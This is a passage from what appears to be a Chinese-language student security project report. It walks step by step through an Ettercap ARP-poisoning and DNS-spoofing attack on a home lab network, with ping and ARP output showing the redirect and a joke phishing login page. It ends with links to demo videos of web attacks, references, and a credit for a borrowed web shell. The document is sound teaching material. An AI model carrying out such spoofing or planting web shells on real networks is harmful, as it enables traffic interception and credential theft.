
5-1. 可以看到下方找到的 host，一樣點選 Hosts 後選 hosts list 查看，可以看到搜尋到的 ip。




6. 192.168.0.1 是我們要欺騙的閘道，將其加入至 Target1，192.168.0.108 則是主機(受害者)，將其加入 Target2。




7. 然後先點選 Plugins -> Manage plugins，雙擊 dns_spoof 開啟(會有*出現)



8. 然後就可以開始 MITM 了，選擇後點選 ARP poisoning，確定 Sniff remote connections 有勾選後點選 OK





9. 此時再 ping 一次 www.Facebook.com，會發現 ip 已經被替換成我們 kali 上的 ip 了，google 也是同理

```
C:\Users\sam01>ping www.facebook.com

Ping www.facebook.com [192.168.0.102] (使用 32 位元組的資料):
回覆自 192.168.0.102: 位元組=32 時間<1ms TTL=64

192.168.0.102 的 Ping 統計資料:
    封包: 已傳送 = 4, 已收到 = 4, 已遺失 = 0 (0% 遺失),
大約的來回時間 (毫秒):
    最小值 = 0ms, 最大值 = 0ms, 平均 = 0ms
```

```
C:\Users\sam01>ping www.google.com


Ping www.google.com [192.168.0.102] (使用 32 位元組的資料):
回覆自 192.168.0.102: 位元組=32 時間<1ms TTL=64

192.168.0.102 的 Ping 統計資料:
    封包: 已傳送 = 4, 已收到 = 4, 已遺失 = 0 (0% 遺失),
大約的來回時間 (毫秒):
    最小值 = 0ms, 最大值 = 0ms, 平均 = 0ms
```

10. 在主機上輸入 arp -a，可以看到 192.168.0.1 這個 gateway 的實際 Mac 位址已被替換成 kali 的 ip 位址(192.168.0.102)

介面: 192.168.0.108 --- 0x9	網際網路網址	實體位址	類型
	192.168.0.1	08-00-27-c7-e1-36	動態
	192.168.0.101	ae-a9-d8-02-b2-46	動態
	192.168.0.102	08-00-27-c7-e1-36	動態
	192.168.0.104	32-47-fd-aa-b6-76	動態

11. 也可以透過 wireshark 看到實際位址已被替換



12. 而實際上，通過 192.168.0.102 連接到的，是下面的網址

Sign in to Doogle Toilet Cam

UserName _____



Password _____

To continue, Doogle will share all your personal info & biometrics with the
Doogle net. Your identity will be used to create AI doogle babies.

SIGN IN 



13. 但是跳轉非正常畫面目前會被
Chrome 阻擋，如下圖，也會遇到
連線時間過長的問題。



十二、系統程式碼連結

https://github.com/RutoDa/Security_Final

十三、影片連結統整

嘉大鞋子-網站導覽	https://youtu.be/PxRXmFCEB80
Union Attack	https://youtu.be/s1wS0aHIij4
Blind SQL Injection	https://youtu.be/CbQK_o6gewg
DOM XSS	https://youtu.be/5aBLsF7vhIU
XXE Injection	https://youtu.be/yjcaA1Mwspk
任意檔案上傳	https://youtu.be/8kQ8YZRyPSw
Clickjacking	https://youtu.be/T1NNvly3Gfc

十四、參考文獻

- [1] iThome Day03-深入理解網頁架構：dom, iT 邦幫忙::一起幫忙解決難題，拯救 IT 人的一天. Available at: <https://ithelp.ithome.com.tw/articles/10202689> (Accessed: 07 June 2023).
- [2] Lab: Blind SQL injection with conditional responses (no date) Web Security Academy. Available at: <https://portswigger.net/web-security/sql-injection/blind/lab-conditional-responses> (Accessed: 07 June 2023).
- [3] Lab: Dom XSS in document.write sink using source location.search (no date) Web Security Academy. Available at: <https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-document-write-sink> (Accessed: 07 June 2023).
- [4] Lab: Exploiting XXE using external entities to retrieve files (no date) Web Security Academy. Available at: <https://portswigger.net/web-security/xxe/lab-exploiting-xxe-to-retrieve-files> (Accessed: 07 June 2023).
- [5] SQL Injection Union attacks (no date) Web Security Academy. Available at: <https://portswigger.net/web-security/sql-injection/union-attacks> (Accessed: 07 June 2023).
- [6] What is blind SQL Injection? tutorial & examples: Web security academy (no date) What is Blind SQL Injection? Tutorial & Examples | Web Security Academy. Available at: <https://portswigger.net/web-security/sql-injection/blind> (Accessed: 07 June 2023).
- [7] What is clickjacking? tutorial & examples: Web security academy (no date) What

- is Clickjacking? Tutorial & Examples | Web Security Academy. Available at: <https://portswigger.net/web-security/clickjacking> (Accessed: 07 June 2023).
- [8] What is SQL injection? tutorial & examples: Web security academy (no date) What is SQL Injection? Tutorial & Examples | Web Security Academy. Available at: <https://portswigger.net/web-security/sql-injection> (Accessed: 07 June 2023).
- [9] What is XXE (XML external entity) injection? tutorial & examples: Web security academy (no date) What is XXE (XML external entity) injection? Tutorial & Examples | Web Security Academy. Available at: <https://portswigger.net/web-security/xxe> (Accessed: 07 June 2023).
- [10] XML (2022) Wikipedia. Available at: <https://zh.wikipedia.org/zh-tw/XML> (Accessed: 07 June 2023).
- [11] 什麼是 DTD (document type definition) (no date) 什麼是 DTD (Document Type Definition). Available at: <http://ericchiu-xml.blogspot.com/2010/08/dtd-document-type-definition.html> (Accessed: 07 June 2023).
- [12] 資安這條路：領航新手的 Web Security 指南，以自建漏洞環境學習網站安全(2021)。作者：林子婷。新北市:博碩。ISBN：9789864348985
- [13] Arp poisoning | man-in-the-middle attack (2021) YouTube. Available at: <https://www.youtube.com/watch?v=A7nih6SANYs> (Accessed: 13 June 2023).
- [14] Hacking anyone's browser (dangerously easy!) - DNS spoofing attack (2022) YouTube. Available at: <https://www.youtube.com/watch?v=-98YGG1Y1Io> (Accessed: 13 June 2023).
- [15] DNS spoofing attacks (2022) YouTube. Available at: <https://www.youtube.com/watch?v=g-XZpTxusS8> (Accessed: 13 June 2023).

十五、系統製作參考與引用資源

- 產品照片皆來自愛迪達官網的照片
- Rating 照片皆來自 PortSwigger 的 Lab
- Style.css 部分引用 web-security-academy.net/resources/css/labsBlog.css
- 實現 Ajax 的 JavaScript，參考自 W3school 與 web-security-academy.net
- 預設使用者頭貼，來自 google account 的預設照片
- Web shell 來自 <https://github.com/flozz/p0wny-shell>